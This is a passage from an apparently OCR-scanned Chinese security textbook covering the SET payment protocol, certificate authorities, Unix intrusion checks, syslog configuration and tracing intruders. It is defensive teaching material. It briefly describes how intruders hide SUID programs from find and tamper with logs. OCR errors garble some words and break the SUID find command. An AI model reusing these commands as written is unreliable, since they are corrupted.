所有这些安全交易标准中，“ 安全电子交易 ”SET（Secure Electronic Transaction）标准以推广利用信用卡支付网上交易，而广受各界瞩目，它将成为网上交易安全通讯协定的产业标准，有望进一步推动 Internet 上电子商业市场。

7．4．4 电子商务认证系统及主要技术规范

一、电子商务认证系统（CA：Certificate Architecture）

实行网上安全支付是顺利开展电子商务的前提，建立安全的认证体系（CA）则是电子商务的中心环节。建立 CA 的目的是加强电子证书和密钥的管理工作，增强网上交易各方的相互信任，提高网上购物和网上交易的安全，控制交易的风险，从而推动电子商务的发展。

1、CA 的基本功能

为了推动电子商务的发展，首先是要确定网上参与交易的各方（例如持卡消费户、商户、收单银行的支付网关等）的身份，相应的电子证书（DC:Digital Certificate）就是代表他们身份的，电子证书是由权威的、公正的认证机构管理的。各级认证机构按照根认证机构（Root CA），品牌认证机构（Brand CA），以及持卡人、商户或收单银行（Acquirer）的支付网关认证机构（Holder cardCA，Merohant CA or Payment Cateway CA）由上而下按层次结构建立的。

电子商务安全认证机构 CA 的基本功能是：

A.生成和保管符合安全认证协议要求的公私密钥、数字证书及其数字签名。

B.对电子证书和数字签名进行验证。

C.对电子证书进行管理，重点是证书的撤消管理，同时追求实施自动管理（非手工管理）。

D.建立应用接口，特别是支付接口。CA 是否具有支付接口是能否支持电子商务的关键。

2、第一代 CA 及其技术规范

第一代 CA 是由 SETC0 公司（由 visa＆Master Card 组建）建立的，以安全电子交易（SET）协议为基础，服务于 B to C（Business to Consumer）电子商务模式的层次性结构。它以 SET 协议和 SSL 协议为代表。

SET 协议是在开放的网络环境中的卡支付安全协议，它采用公钥密码体制（PKI：PublicKey Infrastructure）和 x. 509 电子证书标准，通过相应的软件、电子证书、数字签名和加密技术能在电子交易环节上提供更大的信任度，更高的安全性和更少受欺诈的可能性。因此 sET 具有很好的保密性（Confidentiality）、不可否认性（Nonrepudiation），它是一套严密的认证体系，可以保证 B to C 类型的电子商务安全顺利的进行。

事物总是具有两面性，SET 协议的安全性是以其复杂性为代价的。在完成一次 sET 协议交易过程中，需要多次电子证书验证、数字签名和电子证书传递以及对称和非对称的加密活动。因而完成一个 SET 协议的交易需要花费相当长的时间（将近 2 分钟）。而且 sET 协议只适合用于客户具有电子钱包（Wallet）的场合，其支付方式和认证机构只适应卡支付，对其他的支付方式是有限制的。

而 SSL（Secure Socket Laydr）安全套接层协议则是早年由 Netscape 公司开发的在开放性网络环境 0SI 中第五层（会话层）上的协议，它在 Internet 上服务器与客户之间架设安全通道，用以提供客户与服务器之间互相确认（利用 X.509 生成电子证书进行身份认证），以及保证消息的可靠性和完整性的服务。

在完成一个 SSL 协议交易过程中，验证电子证书的、数字签名、电子证书传递以及对称和非对称加密的次数远少于使用 SET 协议时的相应次数，因此可见，使用 SSL 协议比使用 SET 协议简单的多。

SSL 协议的最大不足之处在于它没有授权功能。虽然 SSL 提供了安全通道，但是并没有提供应用的安全保障，即对建立的连接不支持存取控制，不能进行数字签名，也不支持不可否认性。另外，早期的低位 SSL 加密算法的安全性较低，容易被破译。

由于 B to B（Business to Business）电子商务模式的发展，要求 CA 的支付接口能够兼容支持 B to B 与 B to C 的模式，即同时支持网上购物、网上银行、网上交易与供应链管理等职能，要求安全认证协议透明、简单、成熟（即标准化），这样就产生了以公钥技术基础设施（PKI）为技术基础的、平面与层次结构混合型的第二代 CA 体系。

3、第二代 CA 及其技术规范

对于建立在 PKI 技术基础上的服务于高值（大额）B to B 模式的解决方案时可以在线上进行支付的，在这个解决方案中采用 SPKM 协议取代 SSL 协议。近年来，PKI 技术无论在理论上还是应用上以及开发各种配套产品上，都已经走向成熟，以 PKI 技术为基础的一系列相应的安全标准已经由 Internet 特别工作组（IETF）、国际标准化组织(IS0）和国际电信联盟（ITU）等国际权威机构批准颁发实施。

建立在 PKI 技术基础上的第二代安全认证体系与支付应用接口所使用的主要标准有：

A. 由 Internet 特别工作组颁发的标准：

LDAP（轻型目录存取协议），S／MIME（安全电子邮件协议），TLC（传输层安全套接层传输协议），CAT（通用认证技术，Common Authentication Technology），CSS－API（通用安全服务接口）等。

B. 由国际标准化组织（ISO）或国际电信联盟（ITU）批准颁发的标准为 9594－8／X.509（电子证书格式标准）。

7.4.5 安全电子交易（SET）标准

SET 标准自 1997 年 5 月 31 日发布 l.0 版本以来，尤其是去年下半年到今年的时间里，Microsoft、IBM、Brokat、CyberCash 等软件公司相继发表了一些相应软件，如 Microsoft Wallet3.0、IBM Payment Registry l.2、CyberCash CashRegister 4.0 等，并通过了由美国 visa 和 MasterCard 组成的 SET 检测中心 SETCo 的测试，以标志符合 SET 规范。

SET 2.0 预计今年将发布，它增加了一些附加的交易要求。这个版本是向后兼容的，因此符合 SET l.0 的软件并不必要跟着升级，除非它需要新的交易要求。

1、SET 规范明确的主要目标

（1）保障付款安全：确保付款资料之隐密性及完整性；提供持卡人、特约商店、收单银行之认证，并定义安全服务所需之演算法及相关协定。

（2）确定应用之互通性：提供一个开放式的标准，明确定义细节，以确保不同厂商开发之应用程序可共同运作，促成软件互通；并在现存各种标准下建构该协定，允许在任何软硬件平台上的执行，使标准达到相容性与接受性的目标。

（3）达到全球市场的接受性：在容易使用与对特约商店、持卡人影响最小的前提下，达到全球普遍性。允许在目前使用者的应用软件下，嵌人付款协定的执行，对收单银行与特约商店、持卡人与发卡银行间的关系，以及信用卡组织的基础构架改变最少。

2、SET 规范的简易流程

SET 最主要的适用对象在消费者与商店，商店与收单银行（付款银行）之间。其运作方式简述如下：

（1）、在消费者与特约商店之间，由持卡人在消费前先确认商店的合法性，由商店提出电子的认证书；

（2）、持卡人确认后即可下订单，其订单经消费者以数字签章（Digital signature）的方式确认，而消费者所提供的信用卡资料则另由收单银行以“公开金钥”（public key）予以加密。这里，特约商店会收到两个加密过的资料，其中一个是订单资料，另一个是关于支付的资料，特约商店可以解密前者，但无法解密后者，避免特约商店搜集或滥用持卡人消费资料；

（3）、特约商店将客户的资料连同自己的 SET 证书给收单银行，向银行请求交易授权及授权回复。

（4）、收单银行会同时检视两个证书来决定是否为合法的持卡人及特约商店「所以收单银行会有支付系统网关（payment gateway）来解密，核对资料无误后，再连线到传统的visaNET（visa）或 BankNet（Mastercard）网络做交易授权及清算。

（5）、授权确认后由特约商店向消费者再行确认订单，交易完成。

（6）、至于特约商店与收单银行间，则基于该授权为请款之要求并由银行付款。

其详细的 SET 作业说明请见 http：//www.setco.org/faq_dev.html

3、CA 扮演了 sET 系统的重要角色

SET 标准着重的是其交易安全及隐密性。其中，数字证书（digital certificate）为其核心，因为在网络虚拟空间里它提供了简单的方法来确保进行电子交易的人们能够互相信任。信用卡组织提供数字证书给发卡银行，然后发卡行再提供证书给持卡人；同时，信用卡组织也提供数字证书给收单银行，然后收单银行再将证书发给特约商店。｜在进行交易的时候，持卡人和特约商店两边符合 SET 的规格软件，会在资料交换前分别确认双方的身份，也就是检查由授权的第三者所发给的证书。在 SET 协定中，有下列证书：

A、持卡人证书（Cardholder ceritficates）

B、特约商店证书（Merchant certificates）

C、支付的通讯网关证书（Payment gateway certificates）

D、收单银行的证书（Acquirer ceritcifates）

E、发卡行的证书（Issuer certificates）

持卡人的证书必须由发卡行来颁发。在第一次上网购物之前，持卡人必须先在电脑萤幕上输人基本资料给发卡银行，包括姓名、卡号、卡片有效日期、邮寄地址等，可以确认持卡人的身分资料。这些资料一旦传送出来，就会立即被编成密码，安全地送至银行。步骤完成后，发卡银行会确认此帐户正确无误后，便会发给持卡人一张具有电子安全数字签章的证书。持卡人只要将证书储存在电脑上，即可电子购物。同样地，特约商店也必须取得收单银行的电子证书才可。特约商店只要在电脑上输人商店身分号码等简单基本资料给收单银行，收单银行在确认无误后，就会发出一张数字证书，允许他们从事电子商业行为。

而当顾客在网路上浏览购物时，如何确认商店不是“ 黑店 ”呢？特约商店必须提供它的信用卡组织之数字证书给顾客，利用许多不同的方式来展示证书。例如，通过电子邮件传送给持卡人证书影本，或是在 Internet 公开证书影本，如此持卡人就可以很容易地检视该商店是否合法有效。

这里，授权的第三者作为授权认证中心（Certifcate AuthoHty，简称 CA）。在未来的交易细节中，CA 都将扮演着重要角色，CA 不但要有技术，同时信誉佳，如此才能取得持卡人及金融单位之信任。

SET 是一套标准，它定位在保障金融机构与消费者的支付协定，及保障信用卡交易安全为重点上，其他有些事项并未明文规定。例如并未定义消费或订单的程序，也没有定义支付方法的选择（玫口信用卡、支票、邮购），亦无强调何种平台，设备或是作业系统安全，它把这些开放给了相关业者自行设计作业流程及人机界面等。所以只要写出的程序符合 SET 规格，同时通过 VISA、MasterCard 在美国的检测中心的检验，就可以说是符合 SET 的标准。

7．4．6 电子商务安全中的其它问题

即使有了用于安全交易的 SET 规范，建立 Internet 上安全的网络购物应用环境仍然有以下问题值得重视：

1、内部安全

最近的调查表明，至少有 75%的信息安全问题来自内部，在信用卡和商业诈骗中，内部人员所占的比例最大；

2、恶意代码

它们将继续对所有的网络系统构成威胁，并且，其数量将随着 Internet 的发展和编程环境的丰富而增多，扩散起来也更加便利，因此，造成的破坏也就越大；

3、可靠性差

目前，Internet 主干网和 DNs 服务器的可靠性还远远不能满足人们的要求，而绝大部分拨号 PPP 连接质量并不可靠，且速度很慢；

4、飞技术人才短缺

由于 Internet 和网络购物都是在近几年得到了迅猛的发展，因而，许多地方都缺乏足够的技术人才来处理其中遇到的各种问题，尤其是网络购物具有 24×7（每天 24 小时！每周 7 天都能工作）的要求，因而迫切需要有一大批专业技术人员对其进行管理。如果说加密技术是电子交易安全的“硬件”，那么人才问题则可以说是“软件”。从某种意义上讲，软件的问题解决起来可能更不容易，因此，技术人才的短缺可能成为阻碍网络购物发展的一个重要因素。

5、Web 服务器的保护意识差

在交易过程中对数据进行保护只是保证交易安全的一个方面。由于交易的信息均存储在服务器上，因此，即使保密信息被客户端接收之后，也必须对存储在服务器中的数据进行保护。目前，Web 服务器是黑客们最喜欢攻击的目标。因此，建议尽量不要将 Web 服务器连接到任何内部网络，而且要定期对数据进行备份，以便于服务器被攻击之后对数据进行恢复。当然，这毕竟有些不大现实，现在许多流行的 Web 应用都需要 Web 服务器与公司的数据库进行交互式操作，这就要求服务器必须与公司内部网络相连，而这个连接也就成为黑客们从 Web 站点侵人企业内部网络的一条通路。虽然防火墙技术有助于对 Web 站点进行保护，但商家却很少安装防火墙或对其缺乏有效的维护，因而没有对 Web 服务器进行很好的保护，这是商家的 Web 站点尤其要引起注意的地方。

6、电子交易衍生的法律问题

包括发生网络交易纠纷时如何仲裁？商标法与智慧财产权和公平交易如何应用在解决发生的问题上？网路交易契约的法律问题如何？消费者保护法在网路交易中仍适用吗？上述这些问题只是列举若干重点问题，急需相关法律的立法与修改工作来配合，使网络交易行为有法可循，为网络购物的安全提供法律保障。

第八章 防范并捉住黑客

黑客虽然猖獗，但也不是来无影去无踪的，这一章我们就将讨论如何防范并捉住黑客。

8．1 防范黑客的安全措施

8．1．1 安全检查

对于 Windows NT 平台，可定期检查 Event Log 中的 Security Log 记录，查看是否有可疑情况。

在 Unix 系统中，通常系统管理员应当编一个程序来定期检查系统中的各个系统文件，包括检查设备文件和 SUID、SCID 程序，尤其要注意检查 sUID 与 scID 程序，检查／etc／passwd 和 etc／group 文件，寻找久未登录的户头和校验各重要文件是否被修改。

有许多可用的命令，像 find 和 secure 这样的程序（称为检查程序），它们搜索文件系统，寻找出 SUID／SCID 文件、设备文件、任何人可写的系统文件、没有口令的登录用户以及具有相同 UID／CID 的用户等等。

使用如下命令可以找出系统中的所有 SUID 程序：

find ／\（－pen-004000-0－002000 \）－type f –print

一、检查命令

以下是一些 Unix 系统中可用的检查命令：

◆du. 报告在层次日录结构（当前工作日录或指定目录起）中各目录占用的磁盘块数。可用于检查用户对文件系统的使用情况。

◆址报告整个文件系统当前的空间使用情况。用于合理调整磁盘空间的使用和管理。

◆ps. 检查当前系统中正在运行的所有进程。对用了大量 CPU 时间的进程；同时运行了许多过程的用户；运行了很长时间但用了很少 CPU 时间的用户进程应当深人检查。还可以查出运行了一个无限制循环的后台进程的用户以及未注销户头就关终端的用户（一般发生在直接连线的终端）。

◆who. 告诉系统管理员系统中工作的进展情况等信息，检查用户的登录时间以及登录终端。

◆su．每当用户试图使用 su 命令进人系统用户时，命令将在／user／adlnjsulog 文件中写一条信息，若该文件记录了大量试图用 sll 进人 root 的无效操作信息，则表明可能有人企图猜出 root 口令。

◆login. 在上些系统中，login 程序记录了无效的登录企图（若本系统的 login 程序不做这项工作而系统中有 login 源程序，则应修改 login）。每天总有少量的无效登录，若无效登录的次数突然增加了许多！贝 刂表明可能有人企图通过猜测登录名和口令，非法进人系统。这里最重要的一点是：系统管理员越熟悉自己的用户和用户的工作习惯，就能越快速发现系统中任何不寻常的事件，而不寻常事件表明系统己被人攻击。

二、安全检查程序

需要注意的是，上述检查方法中没有几个能防欺骗。例如 f1nd 命令，如果碰到路径名长于 256 个字符的文件或含有多于 200 个文件的目录，将放弃处理该文件或目录（缓冲区溢出，但不同于堆栈的溢出），用户就有可能利用建立多层目录结构或大目录隐藏 sUID 程序，使其逃避检查（但 find 命令会给出一个错误信息，系统管理员应手工检查这些目录和文件）。也可用 ncheck 命令搜索文件系统，但它没有 f1nd 命令指定搜索哪种文件的功能。

如果定期存取。profile 文件，则检查久未登录用户的方法就不奏效了。而用户用 su 命令时，除非用参数一，否则 su 不读用户的。profile。

有三种方法可寻找久未登录的帐户：

1、Unix 记帐系统在文件／usr／adm／acct／sum／login 中为每个用户保留了最后一次登录信息的记录。该文件由系统维护，所以可完全肯定登录日期是准确的。但是必须在系统中运行记帐程序以更新日志文件。

2、／etc／passwd 文件中的口令时效期将能告诉系统管理员）用户的口令是否过期了。若过期，则表明自过期以来，户头再未被用过。这一方法的优点在于系统记录了久未用的户头，检查过程简单，且不需要记帐系统所需要的磁盘资源；缺点也许是系统管理员不想在系统中设置口令时效。

3、系统管理员可以写一个程序，每天（和重新引导系统时）扫描／etc／wtmp，自己或由 cron 进程制作拷贝，保留下用户最后登录时间记录。这一方法的优点是不需要记帐程序，并且时间准确；缺点是要自己写程序。

以上任何方法都可和／usr／adm／sulog 文件结合起来，查出由 login 或 su 登录户头的最后登录时间。

如果有人存心破坏系统安全，要做的第一件事就是寻找检查程序。入侵者将修改检查程序，使其不能报告任何异常事件，也可能停止系统记帐，删除记帐文件，使系统管理员不能发现人侵者干了些什么。

三、记 帐

Unix 记帐软件包可用作安全检查工具，除最后登录时间的记录外，记帐系统还能保存运行的所有过程的完整记录，对一个进程所存储的信息包括：UID、命令名、进程开始执行与结束的时间、CPU 时间和实际消耗的时间以及该进程是否是 root 进程。这将有助于系统管理员了解系统中的用户在干什么。此外，还应查看系统中的所有 root 进程。除了系统管理员用 su 命令从终端进人 root 的进程、系统启动的进程、由 init（通常 init 只启动 getty、login、登录 shell）和 cron 启动的进程以及具有 root SUID 许可的命令外，不应当再有任何别的 root 进程。

记帐系统也可获得有关每个用户的 CPU 利用率，运行的进程数等统计数据。

8．1．2 数据加密

加密也是提高终端和网络通信的物理安全，加密传输数据有三种方法：

◆链接加密

在网络节点间力古密，在节点间传输加密的信息，传送到节点后解密，不同节点间应用不同的密码。

◆节点加密

与链接加密类似，不同的只是当数据在节点间传送时，不用明码格式传送，而是用特殊的加密硬件进行解密和重加密，这种专用硬件通常放置在安全保险箱中。

◆首尾加密

对进入网络的数据加密，然后待数据从网络传送出后再进行解密。网络本身并不知道正在传送的数据是加密数据。这一方法的优点是，网络上的每个用户（通常是每个机器的一个用户）可有不同的加密密钥，并且网络本身不需增添任何专门的加密设备。缺点是每个系统必须有一个加密设备和相应的软件（管理加密密钥），或者每个系统必须自己完成加密工作（当数据传输率是按兆位／秒的单位计算时，加密任务的计算量是很大的）。

终端数据加密是一特殊情况，此时链接加密法和首尾加密法是一样的，终端和计算机都是既为节点又为终止端点。

通信数据加密常常不同于文件加密，加密所用的方法不应降低数据的传送速度；不应丢失或歪曲了数据，另外解密进程应当能修复坏数据，而不能由于坏数据对整个文件或登录进行不正确地解密。对于登录会话，必须一次加密一个字节，特别是在 Unix 系统的情况下。在网络中，每一级可能需要不同的加密密钥，这就提出了对加密密钥的管理、分配和替换问题。

8．1．3 用户身份鉴别

口令只是识别用户的一种方法，实际上有许多方法可以用来识别用户。

◆回调调制解调器

这是一种维护系统有效用户表及其相应电话号码的设备。当用户拨号调用系统时，回调调制解调器获得用户的登录户头，挂起，再回头调用用户的终端。这种方法的优点是，限制只有电话号码存于调制解调器中的人才是系统的用户，从而使非法侵入者不能从其家里调用系统并登录；这一方法的缺点是限制了用户的灵活性，并仍需要使用口令，因为调制解调器不能仅从用户发出调用的地方惟一地标识用户 ·

◆标记识别

标记是口令的物理实现，许多标记识别系统使用某种形式的卡（如背面有磁条的信用卡），这种卡含有一个编码后的随机数。卡由连接到终端的阅卡机读人，不用再敲人口令。为了增加安全性，有的系统要求读卡和输人口令。有些卡的编码方法可以使得编码难于复制。标

记识别的优点是，可以使用随机的并且足够长的口令；不足之处是每个用户必须携带一个卡（卡也可与公司的徽记组合使用），并且每个终端上必须连接一个阅读机。

◆一次性口令

即“ 询问土应答系统 ”。一次性口令系统允许用户每次登录时使用不同的口令。这种系统使用一种称做口令发生器的设备，设备是便携式的（大约为一个袖珍计算器的大小），并有一个加密程序和惟一的内部加密关键词。系统在用户登录时给用户提供一个随机数，用户将这个随机数送人口令发生器，口令发生器用用户的关键词对随机数加密，然后用户再将口令发生器输出的加密口令（回答）送人系统，系统将用户输人的口令，与它用相同的加密程序、关键词和随机数产生的口令比较，如果二者相同，允许用户存取系统。这种方法的优点是用户每次可敲人不同的口令，不需要口令保密，唯有口令发生器需要安全保护。为了增加安全性，Unix 系统甚至不需联机保存关键词，实际的关键词可保存在有线连接于系统的一个特殊加密计算机中。在用户登录期间，加密计算机将为用户产生随机数和加密口令，在这样一种系统中，口令实际不由用户输人，也不保存关键词，即使是加密格式的关键词也不保存于系统中，如果要脱机保存关键词，还需要有一个特殊硬件。

◆个人特征

有些识别系统检测如指印、签名、声音等物理特征。大多数这样的系统是实验性的、昂贵的、且不是有百分之百的可靠。任何一个送数据到远程系统去核实的系统有被搭线窃听的危险！非法人侵者只需记录送去系统校核信息，以后再重显示这些信息。需要注意的是，这同样也是标记识别系统的一个问题。

8．2 发现入侵者

通过对一些异常现象的分析，或是有一些有用的信息，可以使我们发现人侵者。一般来说，在这几种情况下，我们可以发现人侵者。

◆在人侵者正在行动时，捉住人侵者。例如，当管理员正在工作时，发现有人使用超级用户的户头通过拨号终端登录，而超级用户口令只有管理员本人知道。

◆根据系统发生的一些改变推断系统已被人侵。例如，管理员可能发现在／etc／passwd 文件中突然多出了一个户头，或者收到从人侵者那里发来的一封嘲弄的电子邮件。一些系统中，操作一些文件失败时，会有一封邮件通知该用户。如果人侵者取得了超级用户权限，又操作文件失败，那么，系统会自动将操作失败的补救办法用邮件通知该用户，在这种情况下就发给了系统管理员用户，管理员便会知道系统已被人侵。

◆从其他站点的管理员那里收到邮件，称从本站点有人对“ 他 ”的站点大肆活动。

◆根据系统中一些奇怪的现象，发现人侵者。例如，系统崩溃、突然的磁盘存取活动或者系统突然变得非常缓慢等。

◆土个用户登录进来许多次。许多窗口系统对用户打开的每一个窗口都登记为一个单独的登录。但是，当发现土个用户从不同的拨号线路进来，就很值得怀疑了。

◆上个用户从不编程，但现在却正在运行编译器或者运行调试器。

◆上个用户大量地进行网络活动，或者其他一些很不正常的网络操作。

◆一个用户有许多发出的呼叫。

◆一个本不该拨号上网的用户，却通过拨号进来了。

◆一个用户正在执行一些只有超级用户才能运行的命令。

◆一个用户在他正在休假，或者在正常工作时间之外的时间登录进来。在 Unix 系统中，系统提供了大量的命令帮助我们知道其他用户正在做什么，这些命令包括 finger、users、w、who 等，利用这些命令可以显示当前登录进来的用户的列表。ps 和 W 命令可以帮助我们在任何时间发现任何用户正在做什么事。ps 列出一个更加综合的报告，而 W 产生一个更加容易阅

读的报告。 netstat 命令可以用来检查当前的网络连接和活动（在 Windows NT 中一样）。做为一个系统管理员，要有经常运行这些命令的习惯。

但是，这些命令可以很容易地被一个人侵者愚弄，因为这些命令都检查／etc／utmp 文件，来得到哪些人当前登录进系统。如果一个人侵者修改或者删除了这些记录，那么，这些工具就不会报告人侵者的痕迹。

ps 命令真实地检查系统的进程表，它的可信度要比检查／etc／utmp 文件来得可靠。但是如果一个得到了超级用户权限的人侵者也可以修改 ps 命令，或者修改它调用的那些系统过程，这样便不会打印出人侵者的踪迹。

此外，还有一些优秀的工具软件，例如 Tiger 和 Tripwire 等，可以帮助我们发现人侵。但不要经常运行这些工具，因为频繁地使用反而会掩盖人侵者的踪迹。

8．3 追踪入侵者

仅仅发现人侵显然是不够的，我们应该能够追踪人侵者。在谈如何具体的追踪人侵者之前，我们需要先来了解一些关于发信站与收信站的知识。我们首先要知道：不管任何网路系统，均会有发信站与收信站。

在局域网络上可能你听过所谓“ 广播模式 ”的资料发送方法，此种方法不指定收信站，只要和此网络连结的所有网络设备皆为收信对象。但是这仅仅在区域网络上能够实行，因为区域网络上的机器不多（和 Internet 比起来）。如果像是 Internet 上有数千万的主机，本就不可能实施资料广播（至于 IP Multicast 算是一种限定式广播 Restricted Broadcast，唯有被指定的机器会收到，Internet 上其他电脑还是不会收到）。假设 Internet 上可以实施非限定广播，那随便一个人发出广播讯息，全世界的电脑皆受其影响，岂不世界大乱？因此，任何局域网络内的路由器或是类似网络设备都不会将自己的区域网络内的广播讯息转送出去。万一在 WAN Port 收到广播讯息，也不会转进自己的 LAN Port 中。

而既然网络皆有发信站与收信站，用以标示信息发送者与信息接收者，除非对方使用一些特殊的封包封装方式或是使用防火墙对外连线，那么只要有人和你的主机进行通讯（寄信或是 telnet、ftp 过来都算）你就应该知道对方的位址，如果对方用了防火墙来和你通讯，你最少也能够知道防火墙的位置。也正因为只要有人和你连线，你就能知道对方的位置，那么要不要知道对方位置只是要做不做的问题而已。如果对方是通过一台 Unix 主机和你连线，则你更可以通过 ident 查到是谁和你连线的。

那么具体又是怎样才能追踪到入侵者呢？在实行 TCP／IP 通讯协定的电脑上，通常可以用 netstat 指令来看到目前连线的状况。

8．3．1 记录通讯过程

如果你想要把网络连线中的信息记录下来，可以用 cron table 定时去跑：

社 netstat＞＞filename．

但是 Unix 系统早已考虑到这一个需求，因此在系统中有一个专职记录系统事件的 Daemon：syslogd，应该有很多朋友都知道在 Unix 系统的／var／adm 下面有两个系统纪录档案：sys1og 与 messages，一个是土般系统的纪录，一个是核心的纪录。但是这两个档案是从哪边来的，又要如何设定呢？

系统的纪录基本上都是由 syslogd（System Kernel I。og Daemon）来产生，而 syslogd 的控制是由／etc／syslog.conf 来做的。syslog.conf 以两个栏位来决定要记录哪些东西，以及记录到哪边去。详细的设定方式如下：

1、在什么情况：各种不同的情况以下面的字串来决定。

◆auth 关于系统安全与使用者认证方面

◆cron 关于系统自动排程执行（CronTable）方面

◆daemon 关于背景执行程式方面
◆kern 关于系统核心方面
◆lp，关于印表机方面
◆mail 关于电子邮件方面
◆news 关于新闻讨论区方面
◆syslog 关于系统纪录本身方面
◆user 关于使用者方面
◆uucp 关于 Unix 互拷（UUCP）方面

上面是大部分的 Unix 系统都会有的情况，而有些 Unix 系统可能会再分出不同的项目出来。

2、什么程度才记录：

下面是各种不同的系统状况程度，依照轻重缓急排列。

◆none 不要记录这一项
◆debug 程式或系统本身出错讯息
◆info 一般性资讯
◆notice 提醒注意性
◆err 发生错误
◆warning 警告性
◆crit 较严重的警告
◆alert 再严重一点的警告
◆emerg 已经非常严重了

同样地，各种 Unix 系统可能会有不同的程度表示方式。有些系统是不另外区分 crit 与 alert 的差别，也有的系统会有更多种类的程度变化。在记录时，syslogd 会自动将你所设定程度以及其上等级的都一并记录下来。例如你要系统去记录 info 等级的事件，则 notice、err。warning、crit、alert．emerg 等在 info 等级以上的也会一并被记录下来。把上面所写的 1、2 项以小数点组合起来就是完整的“ 要记录哪些东西 ”的写法。例如 mai1．info 表示关于电子邮件传送系统的一般性讯息。auth．emerg 就是关于系统安全方面相当严重的讯息。 lpr．none 表示不要记录关于列表机的讯息（通常用在有多个纪录条件时组合使用）。另外有三种特殊的符号可供应用：

星号（＊）代表某一细项中所有项目。例如 mail.＊表示只要有关 mail 的，不管什么程度都要记录下来，而＊。info 会把所有程度为 inf。的事件给记录下来。

等号（=）表示只记录目前这一等级，其上的等级不要记录。例如刚刚的例子，平常写下 inf。等级时，也会把位于 info 等级上面的 notice、err．warning、Crit、alert、emerg 等其他等级也记录下来，但若你写＝info 则就只有记录 info 这一等级了。

惊叹号（！）惊叹号表示不要记录目前这一等级以及其上的等级。

8．3．2 记录信息的保存

一般的 syslogd 都提供下列的管道以供您记录系统发生的什么事：

1、一般文件

这是最普遍的方式。你可以指定好文件路径与文件名称，但是必须以目录符号「／」开始，系统才会知道这是一个文件。例如／var／adm／maillog 表示要记录到／var／adm 下面一个称为 maillog 的文件。如果之前没有这个文件，系统会自动产生一个。

2、指定的终端机或其他设备

你也可以将系统纪录写到一个终端机或是设备上。若将系统纪录写到终端机，则目前正在使用该终端机的使用者就会直接在屏幕上看到系统讯息（例如／dev／console 或是／dev／tty1．你可以拿一个屏幕专门来显示系统讯息）。若将系统纪录写到打印机，则你会有一长条印满系统纪录的纸（例如／dev／lp0）。

3、指定的使用者

你也可以在这边列出一串使用者名称，这些使用者如果正好上线的话，就会在他的终端机上看到系统讯息（例如 root，注意写的时候在使用者名称前面不要再加上其他的字）。

4、指定的远端主机

这种写法不将系统讯息记录在连接本地机器上，而记录在其他主机上。有些情况系统碰到的是硬盘错误，或是万一有人把主机推倒，硬盘摔坏了，那你要到哪里去找系统纪录来看呢？而网卡只要你不把它折断，应该是比硬盘耐摔得多了。’Ei 此，如果你觉得某些情况下可能纪录没办法存进硬盘里，你可以把系统纪录丢到其他的主机上。如果你要这样做，你可以写下主机名称，然后在主机名称前面加上“@”符号（例如@ccunix1．variox.int，但被你指定的主机上必须要有 syslogd）。

在以上各种纪录方式中，都没有电子邮件这项。因为电子邮件要等收件者去收信才看得到，有些情况可能是很紧急的，没办法等你去拿信来看。

以上就是 syslog 各项纪录程度以及纪录方式的写法，各位读者可以依照自己的需求记录下自己所需要的内容。但是这些纪录都是一直堆上去的，除非您将文件自行删除掉，否则这些文件就会越来越大。有的人可能会在 syslogd.conf 衬里面写：＊．＊／var／log／everything 要是这样的话，当然所有的情况都被你记录下来了。但是如果真的系统出事了，你可能要从好几十 MB 甚至几百 MB 的文字中找出到底是哪里出问题，这样可能对你一点帮助都没有。因此，以下两点可以帮助你快速找到重要的纪录内容：

1、定期检查纪录

养成每周（或是更短的时间，如果你有空的话）看一次纪录文件的习惯。如果有需要将旧的纪录文件备份，可以 cploglog．1，cploglog.2...或是 cploglog.971013，cploglog.980101…等，将过期的纪录文件依照流水号或是日期存起来，未来考察时也比较容易。

2、只记录有用的东西

千万不要像前面的例子一样，记录下＊。＊。然后放在一个文件中。这样的结果会导致文件太太，要找资料时根本无法马上找出来。有人在记录网络通讯时，连谁去 ping 他的主机都记录。除非是系统已经遭到很大的威胁，没事就有人喜欢尝试进人你的系统，否则这种鸡毛蒜皮的小事可以不用记录。可以提升些许系统效率以及降低硬盘使用量（当然也节省你的时间）。

8．3．3 如何找到入侵者的地理位置

如何查出人侵者的地理位置呢？光看 IP 地址可能看不出来，但是你常看的话，也会发现规律的。在专线接人的网络环境中，人侵者一定和网络提供单位有着密切的关系。因为假设是区域网络，那么距离绝对不出几公里。就算是拔接好了，也很少有人会花大笔钱去拔外县市甚至国外的服务器。因此，只要查出线的单位，人侵者必然离连线单位不远。

拨号接人式的网络就比较令人头疼了。有许多 ISP 为了吸引客户，弄了很多什么上网卡。用户这边只要买了固定的小时数，不需另外向 IsP 那边提出申请，就可以按照卡片上的说明自行拨号上网。这样当然可以吸引客户，但是 ISP 就根本无从得知是谁在用他们的网络。也就是说，虽然以上网卡提供拨号接人服务给用户带来相当大的便利，但却是系统安全的大敌，网络管理员的恶梦。如果人侵你的人是使用上网卡来上网，那……要从拨号的地点查吗？人侵者可以不要用自己家里的电话上网，管它是偷是抢，或是盗打王八机，反正查到的电话栗源绝不是人侵者自己的电话。

8．3．4 来电侦测

各位读者家中有 ISDN 吗？如果你用过 ISDN 的 Caller ID 功能，会发现真是方便极了，对方的号码马上就显示出来给你看。看到女朋友打电话来，马上就接了起来；而杂志社的打来催稿，就打开电话答录机假装不在家……但是 Caller ID 依然有失效的时候。要显示来电方号码

的前提是，对必须是通过数字交换机打到你这边，有些地区目前仍然使用机械式交换机，如果你打电话的交换路径中，有经过这些机械式的交换机，那么依然无法显示出号码来 c

8．3．5 找到人侵者位置的另一方法

我们可以靠 P 地址或 Domain Name 找出入侵者位置。

虽然电话不一定查得出来，但是至少你会知道他的 P 地址。IP 地址的使用必须向 InterNIC 登记，而 Domain Name 要向当地直属的网络管理中心登记。在 Internet 上的网络管理中心共有三个层级（单位性质一定为 NET）：

1、图际等级

国际等级只有 InterNIC 一个，全球各国的 NIC 以及洲际 NIC 均由其管理。（http://www．internic.net/）。

2、洲际等级

InterNIC 并不直接管理整个 Internet,其下的网络资源会再做分区。例如台湾、日本、香港等亚太地区国家，由亚太洲际网络管理中心（Asian-PacificNIC，APNIC，位于日本）来管理，并忙不直接由 InterNIC 管理（http://www.apmc.net/）。

3、国家等级

